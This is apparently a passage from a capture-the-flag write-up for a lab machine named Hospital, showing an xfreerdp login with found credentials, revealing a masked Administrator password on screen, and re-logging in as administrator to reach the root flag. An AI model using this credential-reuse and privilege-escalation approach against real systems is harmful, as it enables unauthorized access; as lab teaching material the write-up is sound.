
this script seems to be designed to execute GhostScript on a remote computer ('dc') using PowerShell. It involves passing a filename as an argument, which is then processed by GhostScript.

Back to the initial scan, there was RDP open!

I used xfreerdp on my Linux to Connect with the found credentials:



```
┌──(kali㉿kali)-[~]
└─$ xfreerdp /u:drbrown /v:10.10.11.241
[16:43:47:036] [55807:55808] [INFO][com.freerdp.crypto] - creating directory /home/kali/.config/freerdp
[16:43:47:036] [55807:55808] [INFO][com.freerdp.crypto] - creating directory [/home/kali/.config/freerdp/certs]
[16:43:47:037] [55807:55808] [INFO][com.freerdp.crypto] - created directory [/home/kali/.config/freerdp/server]
[16:43:47:400] [55807:55808] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[16:43:47:400] [55807:55808] [WARN][com.freerdp.crypto] - CN = DC.hospital.htb
[16:43:47:401] [55807:55808] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[16:43:47:401] [55807:55808] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[16:43:47:401] [55807:55808] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[16:43:47:401] [55807:55808] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.10.11.241:3389)
[16:43:47:401] [55807:55808] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[16:43:47:401] [55807:55808] [ERROR][com.freerdp.crypto] - Common Name (CN):
[16:43:47:401] [55807:55808] [ERROR][com.freerdp.crypto] -      DC.hospital.htb
[16:43:47:401] [55807:55808] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.10.11.241:3389 (RDP-Server):
        Common Name: DC.hospital.htb
        Subject:     CN = DC.hospital.htb
        Issuer:      CN = DC.hospital.htb
        Thumbprint:  f5:50:b5:6a:96:ff:28:90:ff:04:a0:d7:27:cc:de:a6:7a:41:f5:81:fc:6f:47:da:95:57:e3:7f:ef:bf:67:52
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
Password:
[16:44:12:355] [55807:55808] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[16:44:12:355] [55807:55808] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[16:44:12:506] [55807:55808] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[16:44:12:509] [55807:55808] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```




Administrator

••••••••••••••••••••

We can reveal the password!!!!! Then we can use xfreerdp once again with the administrator and receive remote desktop!

The root flag is on the Desktop!


FreeRDP: 10.10.11.241
Recycle Bin
root.txt
Server Manager
Server Manager ‣ Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group